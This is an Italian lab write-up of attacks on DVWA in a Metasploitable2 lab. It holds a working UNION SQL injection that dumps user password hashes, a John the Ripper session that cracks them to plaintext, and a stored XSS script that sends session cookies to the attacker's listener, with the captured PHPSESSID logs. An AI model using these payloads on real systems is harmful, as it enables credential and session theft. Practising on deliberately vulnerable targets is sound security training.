

PROGETTO S6/L5

SQLi Blind & XSS Stored su DVWA



Introduzione


Questo progetto vede come scopo due tipi di attacchi alla Dvwa sulla nostra macchina Metasploitable2, uno di tipo SQL injection blind e uno di tipo XSS stored.

Nel primo caso dobbiamo recuperare in chiaro le password per l'accesso alla pagina di Dvwa, nel secondo dobbiamo riuscire a catturare l'id di sessione e lasciare che il codice malevolo rimanga all'interno della pagina per continuare a svolgere la sua funzione.

SQL INJECTION (BLIND)

La SQL Injection Blind rappresenta una forma sofisticata di attacco informatico, mirata a sfruttare le vulnerabilità presenti nelle applicazioni web attraverso l'iniezione di comandi SQL malevoli. Contrariamente alla SQL Injection tradizionale, in cui il risultato dell'iniezione è immediatamente visibile nell'output della pagina web, la SQL Injection Blind opera nell'ombra, senza fornire feedback diretto sull'esito dell'iniezione.


Per iniziare settiamo il livello di sicurezza di Dvwa da HIGH a LOW.




Successivamente ci spostiamo nella pagina di SQL Injection Blind e inseriamo la seguente query:

' union SELECT group_concat(user),group_concat(password)FROM users-- -

In sostanza questa query cerca di estrarre informazioni sensibili dalla tabella 'users' del database.




Ora salviamo le credenziali in un file di testo che chiamiamo *"hash.txt"* che ci servirà per andare a trasformarle in chiaro utilizzando *John the Ripper*.



John the Ripper è uno strumento di cracking delle password ampiamente utilizzato nel campo della sicurezza informatica e nel penetration testing, è progettato per condurre attacchi di tipo "brute-force" e "dictionary", cercando di indovinare le password attraverso varie tecniche.

Il tool supporta una vasta gamma di algoritmi di hash, inclusi MD5, SHA-1, SHA-256, e molti altri. Operando su un approccio di forza bruta, John the Ripper genera e testa una serie di possibili password fino a trovare una corrispondenza con l'hash crittografico associato all'account utente.

Ora diamo in pasto al tool le informazioni appena rinvenute:



```
kali@kali: ~/Desktop
stat: john: No such file or directory

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
4g 0:00:00:00 DONE (2024-01-10 16:39) 133.3g/s 102400p/s 102400c/s 153600C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt
Warning: invalid UTF-8 seen reading /home/kali/Desktop/rockyou.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
5 password hashes cracked, 52 left
```

Con il primo comando specifichiamo il formato dell'hash crittografico, indichiamo il percorso del file "rockyou.txt" che viene utilizzato come elenco di possibili password da testare, ed infine il file delle password che si desidera decifrare.

Con il secondo comando, in breve, gli chiediamo di farcele vedere in chiaro.

XSS STORED

Acronimo di Cross-Site Scripting Stored, questo tipo di attacco sfrutta lacune nella gestione degli input utente all'interno di una piattaforma web, consentendo agli attaccanti di iniettare script malevoli direttamente nelle pagine web visualizzate dagli utenti.

La caratteristica distintiva di un attacco XSS Stored risiede nella persistenza degli script malevoli sul server o nell'archivio di dati dell'applicazione. In pratica, l'attaccante inserisce codice JavaScript dannoso all'interno di campi di input, commenti, o altri elementi interattivi all'interno dell'applicazione. Quando un utente legittimo accede a una pagina che contiene l'input compromesso, il browser eseguirà involontariamente gli script malevoli, aprendo la porta a una serie di conseguenze dannose. Il nostro scopo è rubare l'id della sessione e mandare il PHPSESSID direttamente su un nostro server in ascolto senza che l'utente se ne accorga.


Per iniziare impostiamo il nostro server in ascolto sulla porta 1337:



```
kali@kali: ~  
(kali@kali)-[~]  
$ python -m http.server 1337  
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Successivamente ci spostiamo sulla pagina XSS Stored di Dvwa e procediamo con i seguenti step necessari.

In primis nel campo dove andremo ad inserire il codice malevolo sono consentiti soltanto cinquanta caratteri, quindi siamo costretti ad aprire l'inspector della pagina per modificare il codice HTML permettendoci di inserirne un numero maggiore.



```
<textarea name="mtxMessage"  
cols="50" rows="3" maxlength="250"  
></textarea>
```

Ora siamo liberi di inserire il seguente script:

`<script>`

`var img = new Image();`

`img.src = 'http://127.0.0.1:1337/?' + document.cookie;`

`</script>`

Questo codice, in sostanza, crea un'immagine dinamicamente e imposta l'URL di questa immagine in modo che includa il valore del cookie corrente. Quando la pagina viene caricata nel browser dell'utente, l'immagine viene richiesta al server remoto controllato dall'attaccante, inviando così i dettagli del cookie e consentendo all'attaccante di raccogliere informazioni sensibili come sessioni di accesso.

Vulnerability: Stored Cross Site Scripting (XSS)

| | |
|---|--|
| Name * | <input type="text" value="Prova"/> |
| Message * | <div><pre><script> var img = new Image(); img.src = 'http://127.0.0.1:1337/?' + document.cookie; </script></pre></div> |
| <input type="button" value="Sign Guestbook"/> | |

Ecco il risultato che otterremo:

```
kali@kali: ~  
$ python -m http.server 1337  
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...  
127.0.0.1 - - [14/Jan/2024 16:40:56] "GET /?security=low;%20PHPSESSID=429bf23941  
edf46ab6fe7015f7a2196a HTTP/1.1" 200 -
```

Se ora provassimo ad inserire altro nel campo di testo 'Message' otterremo di nuovo il cookie, in quanto lo script permane:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

T.O. Fregato

Message *

Ciao!

Sign Guestbook

Name: test

Message: This is a test comment.

Name: Prova

Message:

Name: T.O. Fregato

Message: Ciao!

More info

kali@kali: ~

```
python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [14/Jan/2024 16:40:56] "GET /?security=low;%20PHPSESSID=429bf23941
edf46ab6fe7015f7a2196a HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2024 16:43:47] "GET /?security=low;%20PHPSESSID=429bf23941
edf46ab6fe7015f7a2196a HTTP/1.1" 200 -
```